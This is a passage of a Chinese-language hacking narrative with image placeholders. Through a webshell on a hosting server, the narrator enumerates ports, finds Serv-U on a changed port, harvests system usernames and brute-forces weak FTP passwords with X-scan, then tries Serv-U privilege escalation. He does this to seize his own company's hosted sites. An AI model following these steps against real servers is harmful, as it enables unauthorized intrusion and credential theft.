


图9




图10

切换到命令执行页面，上传一个cmd后执行，发现基本的net与net1命令根本无法使用，上传net后也同样无法执行。幸好netstan命令可以正常执行，如图11。




图11

发现服务器只开放了1433、3389端口，而serv-u默认使用的43958端口则被管理员改成了43658端口。虽然serv-u端口找到了，但默认密码有没有改我们却是没办法查看的。只能让提权工具来证明了，但试了好多次都没有成功，现在的情况不大好办呀，似乎只有一条路可走了，那就是寻找mysql的sa用户密码，但这个网站使用的只是access数据库而其它的目录又没有权限查看。很无奈的查看了一下系统用户，发现足足有两百多个用户，如图12。




图12

这下子我又有了新思路（目的还是要寻找sa帐号），至于具体方法大家可以参见5期杂志中我所写的“榨干webshell中的最后一滴血”一文，把这些用户复制到记事本中做为ftp用户让X-scan对它们进行扫描，需要注意的是我们在“扫描参数”—“其它设置”中要把“跳过没有响应的主机”改为“无条件扫描”，如图13。




图13

不一会儿工夫就会有惊喜出现了，大家看看检测出多少弱口令吧，如图14。




图14

挨个使用flashfxp进行连接查看数据库链接文件conn.asp，

结果很失望，仍然是是无功而返。最后在http://www.myipneighbors.com/里查了一下域名，发现这台服务器原来就是我们公司的托管主机，如果能搞下来的话我可要财了！

四、笑了

本来是打算放弃的，但晚上下班回到家里心里总是不痛快，如果能够成功的搞下来，那公司做的所有网站全都归我管了！我还是没有禁住诱惑打开webshell准备重新再来。对木马的所有功能进行复查，发现还有个serv-u ftp提权没有使用过，于是尝试使用它添加一个用户，如图15。

